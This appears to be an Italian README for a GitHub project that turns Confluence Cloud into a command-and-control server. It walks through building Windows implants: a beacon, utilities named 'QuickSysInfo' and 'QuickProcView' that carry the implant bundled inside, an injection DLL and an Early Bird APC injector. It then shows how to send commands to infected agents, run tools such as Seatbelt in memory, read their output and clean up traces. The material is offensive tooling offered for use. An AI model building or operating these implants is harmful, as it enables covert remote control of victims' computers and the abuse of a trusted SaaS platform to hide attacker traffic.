dagowda/confluencec2
Questo è un progetto volto a trasformare ogni altro prodotto SaaS in un C2, Confluence è solo l'inizio.
Autore: Dhanush Arvind
.png)
Python 3.8+ con requests:
pip install requests
Account Confluence Cloud con un token API (generare su https://id.atlassian.com/manage-profile/security/api-tokens), oppure credenziali Confluence Server
MinGW GCC una delle due opzioni:
x86_64-w64-mingw32-gcc (sudo apt install gcc-mingw-w64-x86-64), oppurepython c2_operator.py ^
--url https://yourcompany.atlassian.net ^
--email [email protected] ^
--api-token YOUR_API_TOKEN ^
setup --space-key MYSPACE
Salva il Page ID dall'output — ti serve per tutto ciò che segue.
Per usare un titolo personalizzato:
python c2_operator.py --url ... --email ... --api-token ... setup --space-key MYSPACE --title "Sprint Retro Notes"
Esegui configure.py per incorporare le tue credenziali Confluence e l'ID della pagina nel sorgente del chiamante:
python configure.py ^
    --url https://yourcompany.atlassian.net ^
    --email [email protected] ^
    --api-token YOUR_API_TOKEN ^
    --page-id 12345678 ^
    --sleep 10000
| Argomento | Obbligatorio | Descrizione |
|---|---|---|
--url | Sì | URL di base di Confluence |
--email | Sì | Email dell'account Confluence |
--api-token | Sì | Token API di Confluence |
--page-id | Sì | ID della pagina dal Passaggio 1 |
--sleep | No | Intervallo del beacon in millisecondi (predefinito: 10000) |
--output | No | Directory di output (predefinita: build) |
--no-wiki-prefix | No | Salta il prefisso /wiki (per Confluence Server) |
--compile | No | Compilazione automatica se gcc è nel PATH |
Da PowerShell:
# Payload 1: Standalone caller
wsl x86_64-w64-mingw32-gcc -O2 -o /mnt/c/path/to/build/caller.exe /mnt/c/path/to/build/caller.c -lwinhttp -lws2_32

# Payload 2: Bundled QuickSysInfo
wsl x86_64-w64-mingw32-gcc -O2 -DBUNDLED_BUILD -o /mnt/c/path/to/build/QuickSysInfo.exe /mnt/c/path/to/build/caller_bundled.c -lwinhttp -lws2_32 -liphlpapi

# Payload 2 clean: QuickSysInfo without caller
wsl x86_64-w64-mingw32-gcc -O2 -o /mnt/c/path/to/build/QuickSysInfo_clean.exe /mnt/c/path/to/build/host_app.c -lws2_32 -liphlpapi

# Payload 3/4: Caller as DLL
wsl x86_64-w64-mingw32-gcc -shared -O2 -DBUNDLED_BUILD -o /mnt/c/path/to/build/caller_inject.dll /mnt/c/path/to/build/caller_dll.c -lwinhttp -lws2_32

# Payload 3: Early Bird APC injector
wsl x86_64-w64-mingw32-gcc -O2 -nostdlib -fno-stack-protector -fno-builtin -Wl,-e,_start -o /mnt/c/path/to/build/earlybird_inject.exe /mnt/c/path/to/build/earlybird_inject.c

# Payload 4: Bundled QuickProcView
wsl x86_64-w64-mingw32-gcc -O2 -DBUNDLED_BUILD -o /mnt/c/path/to/build/QuickProcView.exe /mnt/c/path/to/build/earlybird_bundled.c -lpsapi

# Payload 4 clean: QuickProcView without injection
wsl x86_64-w64-mingw32-gcc -O2 -o /mnt/c/path/to/build/QuickProcView_clean.exe /mnt/c/path/to/build/procview_app.c -lpsapi
Sostituisci /mnt/c/path/to/build con il percorso WSL effettivo della directory di build del tuo progetto.
gcc -O2 -o build\caller.exe build\caller.c -lwinhttp -lws2_32
gcc -O2 -DBUNDLED_BUILD -o build\QuickSysInfo.exe build\caller_bundled.c -lwinhttp -lws2_32 -liphlpapi
gcc -O2 -o build\QuickSysInfo_clean.exe build\host_app.c -lws2_32 -liphlpapi
gcc -shared -O2 -DBUNDLED_BUILD -o build\caller_inject.dll build\caller_dll.c -lwinhttp -lws2_32
gcc -O2 -nostdlib -fno-stack-protector -fno-builtin -Wl,-e,_start -o build\earlybird_inject.exe build\earlybird_inject.c
gcc -O2 -DBUNDLED_BUILD -o build\QuickProcView.exe build\earlybird_bundled.c -lpsapi
gcc -O2 -o build\QuickProcView_clean.exe build\procview_app.c -lpsapi
python configure.py --url ... --email ... --api-token ... --page-id 12345678 --sleep 10000 --compile
Dopo la compilazione manuale, copiare i binari in payloads/:
copy build\*.exe payloads\
copy build\*.dll payloads\
payloads\caller.exe
payloads\QuickSysInfo.exe
Entrambi i file devono trovarsi nella stessa directory:
cd payloads
earlybird_inject.exe
Entrambi i file devono trovarsi nella stessa directory:
cd payloads
QuickProcView.exe
c2_operator.py)python c2_operator.py ^
--url https://yourcompany.atlassian.net ^
--email [email protected] ^
--api-token YOUR_API_TOKEN ^
--page-id 12345678 ^
list
c2_web.py)python c2_web.py ^
--url https://yourcompany.atlassian.net ^
--email [email protected] ^
--api-token YOUR_API_TOKEN ^
--page-id 12345678 ^
--port 8443
Apri http://127.0.0.1:8443 nel tuo browser.
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 task 90bd7c8a "whoami"
# Broadcast to all agents
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 ctask "whoami"

# Target specific agent
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 ctask --agent 90bd7c8a "whoami"
Apri la scheda Console. Seleziona la modalità Page Body o Comment. Digita il comando, seleziona l'agente di destinazione e fai clic su Send.

Naviga alla pagina C2 e pubblica un commento:
[cmd] whoami
Target un agente specifico:
[cmd:90bd7c8a] whoami
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 interact 90bd7c8a
# All output
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 read

# Filter by agent
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 read 90bd7c8a
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 inlineexecute 90bd7c8a C:\path\to\Seatbelt.exe "-group=all"
# Via operator script
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 task 90bd7c8a "exit"

# Via browser comment
[cmd] exit

# Target specific agent
[cmd:90bd7c8a] exit
python c2_operator.py ^
    --url https://yourcompany.atlassian.net ^
    --email [email protected] ^
    --api-token YOUR_API_TOKEN ^
    --page-id 12345678 ^
    cleanup
Oppure tramite la GUI Web: apri la scheda Cleanup e fai clic sul pulsante di pulizia.